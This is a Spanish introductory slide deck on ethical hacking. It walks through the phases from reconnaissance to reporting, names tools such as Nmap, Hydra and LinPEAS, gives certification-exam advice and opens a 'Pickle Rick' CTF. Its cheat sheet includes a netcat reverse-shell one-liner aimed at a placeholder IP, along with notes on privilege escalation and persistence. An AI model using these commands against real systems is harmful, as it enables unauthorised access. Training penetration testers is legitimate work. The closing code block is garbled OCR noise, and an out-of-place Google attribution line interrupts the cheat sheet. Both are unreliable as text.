



FUNDAMENTOS DE
HACKING ÉTICO



Javier N. González

El Ciclo del Hacking Ético:

Fase 1. Reconocimiento: Recopilar información


Fase 2. Escaneo y Enumeración: Identificar servicios y vulnerabilidades

Fase 3. Explotación: Obtener acceso

Fase 4. Post-Explotación: Mantener el acceso y escalar privilegios


Fase 5. Borrado de Huellas: Eliminar rastros

Fase 6. Reporte: Documentar hallazgos y recomendaciones




Fase 1 - Reconocimiento (Information Gathering)

- **Objetivo:** Obtener la mayor cantidad de información posible sobre el objetivo sin necesariamente tocar sus sistemas de forma agresiva.
- **Tipos:**
 - **Pasivo:** El objetivo *no sabe* que lo estás investigando (Google, Redes Sociales, Shodan).
 - **Activo:** Interactúas mínimamente con el objetivo (DNS, Whois).
- **Técnicas y Conceptos Clave:**
 - **OSINT (Open Source Intelligence):** Usar fuentes públicas.
 - **Google Dorking:** Búsquedas avanzadas para encontrar archivos sensibles expuestos.
 - **Technology Stack:** ¿Qué usan? (PHP, Python, Apache, IIS).
- **Herramientas:** Google, Shodan, theHarvester, Wappalyzer.



Fase 2 - Escaneo y Enumeración


- **Objetivo:** Identificar qué puertas (puertos) están abiertas y qué servicios corren detrás de ellas para buscar vulnerabilidades conocidas (CVEs).
- **Lo que buscamos:**
 - **Puertos Abiertos:** ¿Tiene web (80/443)? ¿Tiene SSH (22)? ¿Base de datos?
 - **Versiones:** ¿Es un Apache 2.4.49 (vulnerable) o uno actualizado?
 - **Directorios Ocultos:** Paneles de administración (/admin), backups, archivos de configuración.
- **Técnicas Clave:**
 - Escaneo de red y puertos.
 - Fuzzing de directorios web (Fuerza bruta de rutas).
- **Herramientas:** Nmap, Gobuster / Dirb (Web), Nikto, Burp Suite.



Fase 3 - Explotación


Entrando en el sistema

- **Objetivo:** Aprovechar una VULNERABILIDAD encontrada en la fase anterior para ejecutar código o saltar la seguridad y ganar una "Shell" (acceso a terminal).
- **Conceptos:**
 - **Exploit:** El código que abusa del fallo.
 - **Payload:** La acción que queremos que ocurra (ej: abrir una conexión inversa).
 - **Reverse Shell:** Hacer que la máquina víctima se conecte a nosotros (para saltar firewalls).
- **Vectores comunes:**
 - Fuerza Bruta (adivinar contraseñas).
 - Vulnerabilidades Web (SQLi, RCE, File Upload).
 - Exploits públicos (CVEs).
- **Herramientas:** Metasploit Framework, Hydra (fuerza bruta), SQLMap, Searchsploit



Fase 4 - Post-Explotación

- **Objetivo:** Una vez dentro, asegurar el acceso y conseguir el control total.
- **Pasos comunes:**
 1. **Enumeración Local:** ¿Quién soy? ¿Qué permisos tengo? ¿Qué kernel es?
 2. **Escalada de Privilegios (PrivEsc):** Pasar de un usuario normal ([www-data](#)) a Administrador o **Root**.
 3. **Persistencia:** Crear puertas traseras para volver a entrar si reinician el servidor.
 4. **Pivoting:** Usar la máquina hackeada para atacar otras máquinas dentro de la red interna.
- **Herramientas:** [LinPEAS](#) / [WinPEAS](#) (scripts de enumeración), [Mimikatz](#) (Windows), [GTFOBins](#)



CONSEJO: Nmap lento?

Usa -T4 o -T5.

Siempre documenta resultados.

CONSEJO: Diccionarios grandes son clave.

'seclists' es tu amigo.

¡No olvides extensiones!

CONSEJO: Si 'cat' falla,

intenta leer con editores

('vi', 'nano') o lenguajes ('python', 'perl').

CONSEJO: Fuerza bruta

como último recurso.

Busca credenciales por defecto y reutilizadas.

CONSEJO: Revisa historial

'bash_history', configs

de apps y permisos de carpetas.



1. RECONOCIMIENTO DE RED ?? (¿Quién está ahí?) ??

Descubrir puertos/servicios.

Ping: ¿Máquina viva?

Nmap (👑 Recommended):
Puertos, versiones, OS.

Ej: `nmap -sC -sV <IP>`



2. ENUMERACIÓN WEB (Buscando lo invisible)

Carpetas ocultas, admin, config.

Gobuster (⚡ Fostest):
Línea de comandos.
Requiere diccionario.

Dirb: Clásico, sencillo.

Dirbuster: GUI visual (árbol).



3. INTERACCIÓN Y LECTURA (BYPASS DE FILTROS!)



Leer archivos
(¡Crucial si prohíben cat!).

cat: Estándar.

less/more: Paginado.

head/tail: Principio/fin.

tac: Al revés 😊.

grep: Buscar texto.

curl: Código fuente.



Reverse Shells: `nc -e /bin/sh <IP> <PORT>`,
`socat`, `php-reverse-shell`.

¡Subir archivos: `python3 -m http.server`!



4. FUERZA BRUTA (User ✓ Password ✗)

Hydra 🐉
Burp Suite



Hashes: John the Ripper, Hashcat (Crackear passwords).
Diccionarios: rockyou.txt, seclists. Online: crackstation.net.



5. ESCALADA DE PRIVILEGIOS (Usuario ⇒ ROOT 👑)



Investigar superusuario.

`sudo -l` (☀️ ¡Primero!).

find SUID permissions.

LinPEAS: Script avanzado.



Windows PE: WinPEAS, PowerUp, Sherlock.

Atribución: google hereby grants permission to reproduce the tables and figures in this paper solely for use in journalistic or scholarly works.

Extras: `nmap -p-` (Todos puertos),
`nmap -A` (Agresivo).



Pasivo: Recon-ng, theHarvester
(Emails, dominios).



CMS: WPScan, JoomScan 🌐
Subdominios: Sublist3r, amass



¡Revisar robots.txt y
código fuente manual!



Cómo afrontar examen certificación de ciberseguridad

- Organización:

Tiempo total de 48 horas para enviar la evaluación y cerrar el entorno virtualizado


Mi experiencia: 13 horas sin parar (único descanso para comer al mediodía)

Consejo: si podéis dormir con la mente tranquila, no hacer más de 8h el primer día.


- Hacer diagrama con los hosts
- Hacer reporte final.
- Herramienta de capturas de pantalla avanzada.



Lo que ves al empezar

A terminal window with a dark background. The title bar at the top shows 'Terminal' on the left and 'kali@kali: {' on the right. The main area of the terminal displays the prompt '-kali@kali:[\$]' in green text. A white mouse cursor is positioned over the prompt, and three small white dots '...' are visible to the right of the cursor.

```
Terminal kali@kali: {  
-kali@kali:[$] ...
```



Primer Paso

Leer las preguntas del examen son tu mejor guía


Al empezar no podrás responder nada pero los enunciados de las preguntas te dan pistas si sabes interpretarlas.

Ejemplos de preguntas:

1. ¿Cuál es la IP del host que corre un servidor web específico.
2. ¿Cuál es la IP del servidor FTP y qué archivo contiene.
3. ¿Cuántos hosts de la red DMZ tienen el puerto 80 abierto.

Segundo Paso

- Entrar en la DMZ con un buen escaneo Nmap extenso previo.
- Elegir el host más probable basándonos en pistas iniciales e intuición
- Anotar el host que dirige a la red interna y sacar la información (pivotar -> último paso).



Siguientes pasos

Encontrar vulnerabilidades, analizar vector de ataque y explotar, haciendo esto el examen irá fluyendo solo.

Consejo: cuidado con los Rabbit Holes.

Ejemplos:

- Web muy completa (puerto 80) que no servía para nada.
- Usuario 'admin' fake.

Y ahora a hackear un poco...





HACKING ÉTICO: PRIMEROS PASOS EN LA INFILTRACIÓN WEB

DESENTRAÑANDO LA RED DE PICKLE RICK



```
Edapae !ae2a7c5e ek 7pwwar6ie - exe-mvite batenla  
moud coxk 6 duxw6nd0z 00:047  
herun if tooka lie hevarue xieoska sobtob)  
  
ping :  
Cxeo Wele-+q2$38s05772$3? s3d:waact0aowcl177  
  
le-la  
Ser paetm: M00 Etion n orst0mc(0e1420027  
0xnd) :0 too10 03m0i f0C004400S 300S too160)
```